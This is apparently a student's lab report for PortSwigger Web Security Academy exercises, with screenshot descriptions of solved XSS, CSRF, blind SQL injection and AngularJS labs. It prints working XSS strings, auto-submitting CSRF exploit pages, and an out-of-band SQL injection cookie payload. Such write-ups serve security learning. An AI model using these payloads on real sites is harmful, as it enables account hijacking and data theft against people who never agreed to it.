The screenshot shows the WebSecurity Academy interface. On the left is a sidebar with the user's account details: Name MOHANNA R S, Email mr6552@nyu.edu, and buttons to change name, email address, and password. The main content area shows a search results page for the query "\"-alert(1)\"". It displays "0 search results for '\"-alert(1)\"'". A search bar is present with the placeholder "Search the blog...". A notification box at the top right indicates "LAB Not solved". A small alert box is visible in the top right corner, displaying the message "...a048f5959c1b481fa00b6006e.web-security-academy.net says 1".




The screenshot shows the PortSwigger interface. On the left is a sidebar with the user's account details: Name MOHANNA R S, Email mr6552@nyu.edu, and buttons to change name, email address, and password. The main content area shows the lab description for "Lab: Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped". The lab is marked as "PRACTITIONER" and "Solved". The description states: "This lab contains a **reflected cross-site scripting** vulnerability in the search query tracking functionality where angle brackets and double are HTML encoded and single quotes are escaped. To solve this lab, perform a cross-site scripting attack that breaks out of the JavaScript string and calls the `alert` function." A button labeled "Access the lab" is visible. A "Solution" section is partially visible at the bottom.

Task 3.5: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped

The screenshot shows the WebSecurity Academy account page. On the left, the 'My account' section displays user details for MOHANNA R S with email mr6552@nyu.edu. On the right, a search bar shows '0 search results for `"\'-alert(1)"/`'. A notification box at the top right indicates a message from the academy. A 'LAB Not solved' badge is visible in the top right corner.

The screenshot shows the PortSwigger Web Security Academy lab page. The lab title is 'Lab: Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped'. The lab status is 'Solved'. The description states: 'This lab contains a reflected cross-site scripting vulnerability in the search blog functionality. The reflection occurs inside a template string with angle brackets, single, and double quotes HTML encoded, and backticks escaped. To solve this lab, perform a cross-site scripting attack that calls the `alert` function inside the template string.' A 'Solution' section is visible at the bottom.

Task 3.6: DOM XSS in document. Write sink using source location. Search inside a select element



Task 3.7: DOM XSS in innerHTML sink using source location.search

My Account - PortSwigger

Log out MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please [contact us](#).

Your Saved Payment Cards

Web Security Academy

Home

0 search results for ''

Search the blog...

Search

< Back to Blog

Processing request...

LAB Not solved

OK

My Account - PortSwigger

Log out MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

Change name

Change email address

Change password

If you need to change any more of your account details, please [contact us](#).

Your Saved Payment Cards

PortSwigger

Log out MY ACCOUNT

Academy home

Web Security Academy » Cross-site scripting » DOM-based » Lab

Lab: DOM XSS in innerHTML sink using source location.search

APPRENTICE

LAB Solved

This lab contains a **DOM-based cross-site scripting** vulnerability in the search blog functionality. It uses an **innerHTML** assignment, which changes the HTML contents of a `div` element, using data from `location.search`.

To solve this lab, perform a **cross-site scripting** attack that calls the `alert` function.

Access the lab

Solution

Track your progress

Task 4: Cross-site Resource Forgery

Task 4.1: CSRF where token validation depends on request method

The screenshot shows the Burp Suite interface on the left and a web application on the right. The web application is titled "WebSecurity Academy" and displays a "My Account" page. The page shows the user's username as "wiener" and their email as "mohanna@gmail.com". There is a form with an "Email" input field and an "Update email" button. The Burp Suite interface shows a request to the target URL: `https://0a9d0061043e7a87c148a57a009e0083.web-security-academy.net`. The request is a GET request with various headers, including `Cookie: session=pdNjSQ3ICeYPiGN80Tulm5mfpmCMgQv` and `Origin: https://0a9d0061043e7a87c148a57a009e0083.web-security-academy.net`. The response from the web application is a 400 Bad Request, indicating that the CSRF token is invalid.

The screenshot shows a detailed view of the HTTP request and response in Burp Suite. The request is a POST to `/my-account/change-email` with the following headers:

```

1 POST /my-account/change-email HTTP/1.1
2 Host: 0a9d0061043e7a87c148a57a009e0083.web-security-academy.net
3 Cookie: session=pdNjSQ3ICeYPiGN80Tulm5mfpmCMgQv
4 Content-Length: 35
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a9d0061043e7a87c148a57a009e0083.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a9d0061043e7a87c148a57a009e0083.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22
23 email=mohanna%40gmail.com&csrf=1234567890

```

The response is a 400 Bad Request with the following headers:

```

1 HTTP/1.1 400 Bad Request
2 Content-Type: application/json; charset=utf-8
3 Connection: close
4 Content-Length: 20
5
6 "Invalid CSRF token"

```

The screenshot shows two browser windows. The left window displays the 'My account' page on PortSwigger, with details for MOHANNA R S (mr6552@nyu.edu) and buttons to change name, email, and password. The right window shows an HTTP response from an exploit server at https://exploit-0ac20030049416cdc6c0756f010e00f7.exploit-server.net. The response is a 200 OK with Content-Type: text/html; charset=utf-8. The body contains an HTML form with a CSRF attack payload. The payload includes a script to push state, a form action pointing to the change-email endpoint, and hidden inputs for email and csrf tokens. A script tag at the bottom triggers the form submission.

My Account - PortSwigger | Log out | MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

[Change name](#)

[Change email address](#)

[Change password](#)

If you need to change any more of your account details, please [contact us](#).

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<html>
<body>
<script>history.pushState("", "", "/");</script>
<form action="https://0ae200b704d716dcc6fd73ba00b400c5.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="changed1&#64gmail&#46com"/>
  <input type="hidden" name="csrf" value="12345"/>
</form>
<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

[Store](#) [View exploit](#) [Deliver exploit to victim](#) [Access log](#)

The screenshot shows two browser windows. The left window is the same 'My account' page as in the first image. The right window shows the PortSwigger 'Lab: CSRF where token validation depends on request method' page. The lab is marked as 'Solved' and 'PRACTITIONER'. The description states that the lab's email change functionality is vulnerable to CSRF and that the user should use an exploit server to host an HTML page with a CSRF attack to change the viewer's email address. It also provides login credentials: wiener:peter.

My Account - PortSwigger | Log out | MY ACCOUNT

My account

Your Account Details

Name
MOHANNA R S

Email
mr6552@nyu.edu

[Change name](#)

[Change email address](#)

[Change password](#)

If you need to change any more of your account details, please [contact us](#).

[Your Saved Payment Cards](#)

PortSwigger

Academy home

Web Security Academy » CSRF » Lab

Lab: CSRF where token validation depends on request method

[Twitter](#) [WhatsApp](#) [Facebook](#) [Reddit](#) [LinkedIn](#) [Email](#)

PRACTITIONER

[LAB](#) [Solved](#)

This lab's email change functionality is vulnerable to CSRF. It attempts to block CSRF attacks, but only applies defenses to certain types of requests.

To solve the lab, use your exploit server to host an HTML page that uses a **CSRF attack** to change the viewer's email address.

You can log in to your own account using the following credentials: `wiener:peter`

[Access the lab](#)

[Solution](#)

[Track your progress](#)

Task 4.2: CSRF where token validation depends on token being present

The image shows the Burp Suite interface with a target URL of `https://0a85007604dd302bc1ee81b900b60013.web-security-academy.net`. The Request tab is selected, showing a POST request to `/my-account/change-email HTTP/1.1`. The request body contains a form with a hidden input field `email=mohanna140gmail.com`. The Response tab shows a `HTTP/1.1 302 Found` status, indicating a successful redirect.

Request:

```

1 POST /my-account/change-email HTTP/1.1
2 Host: 0a85007604dd302bc1ee81b900b60013.web-security-academy.net
3 Cookie: session=ipN5fk7estA9f7A3JLLFrRkmjdBWH52
4 Content-Length: 25
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Upgrade-Insecure-Requests: 1
10 Origin: https://0a85007604dd302bc1ee81b900b60013.web-security-academy.net
11 Content-Type: application/x-www-form-urlencoded
12 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
13 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-User: ?1
17 Sec-Fetch-Dest: document
18 Referer: https://0a85007604dd302bc1ee81b900b60013.web-security-academy.net/my-account
19 Accept-Encoding: gzip, deflate
20 Accept-Language: en-US,en;q=0.9
21 Connection: close
22 email=mohanna140gmail.com

```

Response:

```

1 HTTP/1.1 302 Found
2 Location: /my-account
3 Connection: close
4 Content-Length: 0

```

The image shows a web application interface for "My account" and a browser window displaying a CSRF exploit server. The web application shows the user's account details, including the name "MOHANNA R S" and email "mr6552@nyu.edu". The exploit server shows the body of the exploit request, which is a form with a hidden input field `email="mohanna123@gmail.com"/>`.

My account details:

- Name: MOHANNA R S
- Email: mr6552@nyu.edu
- Buttons: Change name, Change email address, Change password

CSRF exploit server body:

```

<html>
<body>
<form method="POST" action="https://0a85007604dd302bc1ee81b900b60013.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="mohanna123&#64gmail&#46com"/>
</form>
<script>
  document.forms[0].submit();
</script>
</body>
</html>

```

The image displays four screenshots of the PortSwigger Web Security Academy interface, showing account details and a solved lab.

Top Left: My account page

- Header: Log out MY ACCOUNT
- Section: My account
- Section: Your Account Details
 - Name: MOHANNA R S
 - Email: mr6552@nyu.edu
 - Buttons: Change name, Change email address, Change password
 - Text: If you need to change any more of your account details, please [contact us](#).
- Section: Your Saved Payment Cards

Top Right: Lab page

- Header: Web Security Academy
- Section: CSRF where token validation depends on token being present
- Status: LAB Solved
- Text: Congratulations, you solved the lab! Share your skills! Continue learning >>
- Text: Your username is: wiener
- Text: Your email is: mohanna123@gmail.com
- Form: Email input field, Update email button

Bottom Left: My account page (repeated)

- Header: Log out MY ACCOUNT
- Section: My account
- Section: Your Account Details
 - Name: MOHANNA R S
 - Email: mr6552@nyu.edu
 - Buttons: Change name, Change email address, Change password
 - Text: If you need to change any more of your account details, please [contact us](#).
- Section: Your Saved Payment Cards

Bottom Right: Lab page (repeated)

- Header: PortSwigger
- Section: Academy home
- Section: Web Security Academy >> CSRF >> Lab
- Section: Lab: CSRF where token validation depends on token being present
- Status: PRACTITIONER LAB Solved
- Text: This lab's email change functionality is vulnerable to CSRF.
- Text: To solve the lab, use your exploit server to host an HTML page that uses a **CSRF attack** to change the viewer's email address.
- Text: You can log in to your own account using the following credentials: wiener:peter
- Form: Access the lab button
- Section: Solution
- Section: Track your progress

Task 4.3: CSRF where token is tied to non-session cookie

The screenshot displays the PortSwigger Web Security Academy interface. On the left, the 'My account' page shows details for MOHANNA R S with email mr6552@nyu.edu and options to change name, email address, and password. On the right, the lab page for 'Lab: CSRF where token is tied to non-session cookie' is shown. The lab is categorized as a 'PRACTITIONER' and is marked as 'Solved'. The description explains that the email change functionality is vulnerable to CSRF and that the exploit server should host an HTML page using a CSRF attack to change the viewer's email address. Two accounts are provided for the attack: wiener:peter and carlos:montoya.

Lab: CSRF where token is tied to non-session cookie

PRACTITIONER LAB Solved

This lab's email change functionality is vulnerable to CSRF. It uses tokens to try to prevent CSRF attacks, but they aren't fully integrated into the site's session handling system.

To solve the lab, use your exploit server to host an HTML page that uses a **CSRF attack** to change the viewer's email address.

You have two accounts on the application that you can use to help design your attack. The credentials are as follows:

- wiener:peter
- carlos:montoya

Track your progress

Task 5: Extra credits

Task 5.1: Blind SQL injection with out-of-band interaction

Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparator
Logger
Extensions
Learn

7 x
8 x
9 x
+

Send
Cancel
< >

Target: https://0af6007803f99573c087017d00da00e2.web

Request

Pretty
Raw
Hex

```

1 GET / HTTP/1.1
2 Host: 0af6007803f99573c087017d00da00e2.web-security-academy.net
3 Cookie: TrackingId=
  x'+UNION+SELECT+EXTRACTVALUE(xmltype('(<?xml+version'3d"1.0"+enco
  ding'3d"UTF-8"%3f>+!%25remote%3b!>'),'/'1')+FROM+dual--; session=
  pnY528ooTfgA46Cf9NTD6JWLC255iem4
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Windows"
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95
  Safari/537.36
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
  mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
  0.9
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: https://portswigger.net/
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Connection: close
          
```

Response

Pretty
Raw
Hex
Render

```

1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Connection: close
4 Content-Length: 12919
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href=/resources/labheader/css/academyLabHeader.css rel=
      stylesheet>
10    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
11    <title>
      Blind SQL injection with out-of-band interaction
    </title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
    </script>
15    <div id="academyLabHeader">
16      <section class="academyLabBanner is-solved">
17        <div class="container">
18          <div class="logo">
19            </div>
20          <div class="title-container">
21            <h2>
      Blind SQL injection with out-of-band interaction
    </h2>
          <div class="link-back">
          
```

The image consists of two side-by-side browser window screenshots. The left window shows the 'My account' page on portswigger.net. The browser's address bar displays 'https://portswigger...'. The page has a dark blue header with the PortSwigger logo and 'Log out MY ACCOUNT' links. Below the header, the main content area is dark blue with the text 'My account' in white. Underneath, there's a section titled 'Your Account Details' with a white background. It lists the user's name as 'MOHANNA R S' and email as 'mr6552@nyu.edu'. There are three green buttons: 'Change name', 'Change email address', and 'Change password'. At the bottom, a note says 'If you need to change any more of your account details, please contact us.' The right window shows a specific lab page on portswigger.net. The address bar shows 'https://portswigger.net/web-security/sql-injection/blind/lab-out-of-band'. The page has a white header with the PortSwigger logo and 'Log out MY ACCOUNT' links. Below the header, there's a navigation bar with 'Academy home' and a dropdown arrow. The main content area has a breadcrumb trail: 'Web Security Academy » SQL injection » Blind » Lab'. The lab title is 'Lab: Blind SQL injection with out-of-band interaction'. Below the title, there's a yellow box containing a 'PRACTITIONER' badge and two buttons: 'LAB' and 'Solved'. The lab description states: 'This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs an SQL query containing the value of the submitted cookie. The SQL query is executed asynchronously and has no effect on the application's response. However, you can trigger out-of-band interactions with an external domain. To solve the lab, exploit the SQL injection vulnerability to cause a DNS lookup to Burp Collaborator.' Below the description, there's a 'Learning path' section with a book icon and text: 'If you're following our learning path, please note that the suggested solution for this lab requires some understanding of topics that we haven't covered yet. Don't worry if you get stuck; try coming back later once you've developed your knowledge further.' At the bottom, there's a yellow bar with 'Track your progress' and a dropdown arrow.

EXPLANATION:

I've been using Burp Suite Professional free trial which is available for a month, hence Burp Suite Collaborator was accessible. However, we can make use of Wireshark to monitor DNS traffic. Sending these payloads to the web application using a Burp Suite and monitoring for the out-of-band action to occur, indicates that the injection was successful.

Task 5.2:

2030	https://0ad4009a04519488... GET	/academyLabHeader	101	147				✓	79.125.84.16	01:46:32 11... 80
2031	https://0ad4009a04519488... GET	/search=querty123	200	5161	HTML		DOM XSS in Angular...	✓	79.125.84.16	01:46:32 11... 80
2032	https://0ad4009a04519488... GET	/resources/labheader/js/comple...	200	167	script	js		✓	79.125.84.16	01:46:32 11... 80
2033	https://0ad4009a04519488... GET	/resources/labheader/images/ps...	200	699	XML	svg		✓	79.125.84.16	01:46:32 11... 80
2034	https://0ad4009a04519488... GET	/academyLabHeader	101	147				✓	79.125.84.16	01:46:33 11... 80

The screenshot shows the Burp Suite interface with two panels: Request and Response.

Request Panel:

- Method: GET
- URL: /?search=quertylC3
- Status: 200
- Host: 0ad4009a04519488c0693d6700ea00ae.web-security-academy.net
- Cookie: session=lgvtcBrJtUKZ2FXse6IAHPxzeHqDpsN
- User-Agent: "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36"
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
- Sec-Fetch-Site: same-origin
- Sec-Fetch-Mode: navigate
- Sec-Fetch-User: ?1
- Sec-Fetch-Dest: document
- Referer: https://0ad4009a04519488c0693d6700ea00ae.web-security-academy.net/?search=7B97B1240n.constructor%26%27alert%26%29%27%29%26%29%7d%7d
- Accept-Encoding: gzip, deflate
- Accept-Language: en-US,en;q=0.9

Response Panel:

- Status: 200
- Content-Length: 5061
- <!DOCTYPE html>
- <html>
- <head>
- <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
- <link href=/resources/css/labsBlog.css rel=stylesheet>
- <script type=text/javascript src=/resources/js/angular_i-7-7.js>
- </script>
- <title>
- DOM XSS in AngularJS expression with angle brackets and double quotes
- HTML-encoded
- </title>
- </head>
- <body ng-app=>
- <script src=/resources/labheader/js/labHeader.js>
- </script>
- <div id=academyLabHeader>
- <section class=academyLabBanner is=solved>
- <div class=container>
- <div class=logo>

The image shows two side-by-side browser windows. The left window displays the 'My account' page of PortSwigger Academy, featuring a dark blue header with the PortSwigger logo and 'Log out MY ACCOUNT' button. Below the header, the page title 'My account' is in large white text. The main content area is titled 'Your Account Details' and lists the user's name 'MOHANNA R S' and email 'mr6552@nyu.edu'. There are three green buttons: 'Change name', 'Change email address', and 'Change password'. At the bottom, a note says 'If you need to change any more of your account details, please contact us.' The right window shows the 'Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded' page. It has a light orange header with the PortSwigger logo and 'Log out MY ACCOUNT' button. The breadcrumb trail is 'Academy home > Web Security Academy > Cross-site scripting > DOM-based > Lab'. The lab title is 'Lab: DOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded'. Below the title, there's a 'PRACTITIONER' badge and a 'LAB' button with a 'Solved' status. The lab description explains a DOM-based cross-site scripting vulnerability in AngularJS. At the bottom, there's a 'Track your progress' button.

EXPLANATION:

If an AngularJS expression contains angle brackets or double quotes that are not properly HTML-encoded, it may be possible for an attacker to inject malicious code into the expression, resulting in a DOM-based XSS vulnerability. To prevent such attacks, it is important to ensure that all user input is properly sanitized and HTML-encoded before it is included in an expression. This can be done by using AngularJS's built-in sanitization functions.